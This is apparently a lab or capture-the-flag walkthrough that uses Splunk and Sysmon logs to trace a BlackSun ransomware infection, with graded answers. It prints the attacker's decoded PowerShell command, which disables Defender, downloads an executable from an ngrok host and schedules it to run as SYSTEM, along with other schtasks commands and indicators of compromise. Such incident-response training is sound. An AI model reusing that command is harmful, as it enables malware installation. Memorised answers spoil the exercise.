
Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\COUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"

Now we have already got our destination address or the address from where the binary was downloaded by decoding the base64 string.



We can defang the URL using cyber chef.

2.




We know that poweshell was used to download the binary file, to get the full path of powershell, click on ParentImage on the left menu.

3.

What Windows executable was used to download the suspicious binary? Enter full path.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Correct Answer



Now click on CommandLine option on the left menu. Here we can see the command used.


4.

What command was executed to configure the suspicious binary to run with elevated privileges?


"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp

Correct Answer

Hint




In the next step to find the user we will enter **"* OUTSTANDING_GUTTER.exe"** in the search bar. Here we can see the user.




Now we need the command, for this we will click on CommandLine in the left menu and here we can see the command that used.

5. What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges? (Format: User + ; + CommandLine)

NT AUTHORITY\SYSTEM;"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe — Correct Answer





Now we need to find the address suspicious binary connected to. For this, first we need to select QueryName field in the more fields option on the left menu and click on QueryName.



We can defang the URL by using cyber chef by adding https:// in the beginning.

6.







7. A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?

script.ps1 | Correct Answer

Now we need to find the Powershell script file. We know that Powershell script files has the extension of .ps1. So search .ps1 in the search bar. Here we can see a file called script.ps1 which is stored in the same directory as our suspicious binary file.



Now click on Show all 25 lines where we found the powershell script in last. Here we'll see MD5.



Copy this MD5 and paste it in VirusTotal.

SUMMARY | DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 13

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.blacksun/fndh **Threat categories** trojan ransor **Family labels** blacksun fndh p


Security vendors' analysis Do you want to automate checks?

ALYac	Trojan.Ransom.Powershell
Arcabit	Trojan.Agent.FNDH
Avast	JS:Downloader-GRS [Trj]
AVG	JS:Downloader-GRS [Trj]
Avira (no cloud)	TR/Ransom.Blacksun.A
BitDefender	Trojan.Agent.FNDH
Cynet	Malicious (score: 99)
DrWeb	PowerShell.Encoder.17
Emsisoft	Trojan.Agent.FNDH (B)
eScan	Trojan.Agent.FNDH
ESET-NOD32	PowerShell/Filecoder.AN
F-Secure	Trojan.TR/Ransom.Blacksun.A
GData	Trojan.Agent.FNDH
Google	Detected

Click on details menu and scroll down. Here we can see the name of the script which is BlackSun.ps1

8. The malicious script was flagged as malicious. What do you think was the actual name of the malicious script?

BlackSun.ps1 | Correct Answer | Hint



In this step we need the full path to which the ransom note was saved. Now search BlackSun (name of script found in previous step) from the search bar.

```
CreationUtcTime: 2022-05-16 13:39:30.399
User: NT AUTHORITY\SYSTEM
Show all 23 lines
host = DESKTOP-TBV8NEF | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

>	5/16/22 1:39:30.000 PM	05/16/2022 06:39:30 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt CreationUtcTime: 2022-05-16 13:39:30.399 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF | source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22	05/16/2022 06:39:30 AM

A note will be saved in a txt file. Scroll down and look for .txt extension. Here we have found the full path.

9. A ransomware note was saved to disk, which can serve as an IOC. What is the full path to which the ransom note was saved?

C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt — Correct Answer

i	Time	Event
>	5/16/22 1:39:31.000 PM	05/16/2022 06:39:31 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Public\Pictures\blacksun.jpg CreationUtcTime: 2022-05-16 13:39:31.514 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF | source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22 1:39:30.000 PM	05/16/2022 06:39:30 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\keegan\Downloads\vasg6b0wmw029hd\enc-toolset.7z.BlackSun

In this step the full path of the image file. Now we are looking for an image file which will probably have an image file extension like jpg or png. We have already searched for the BlackSun, just scroll up or down to find the image file extension. Here we have found the full path of the image file.

10. The script saved an image file to disk to replace the user's desktop wallpaper, which can also serve as an IOC. What is the full path of the image?

C:\Users\Public\Pictures\blacksun.jpg — Correct Answer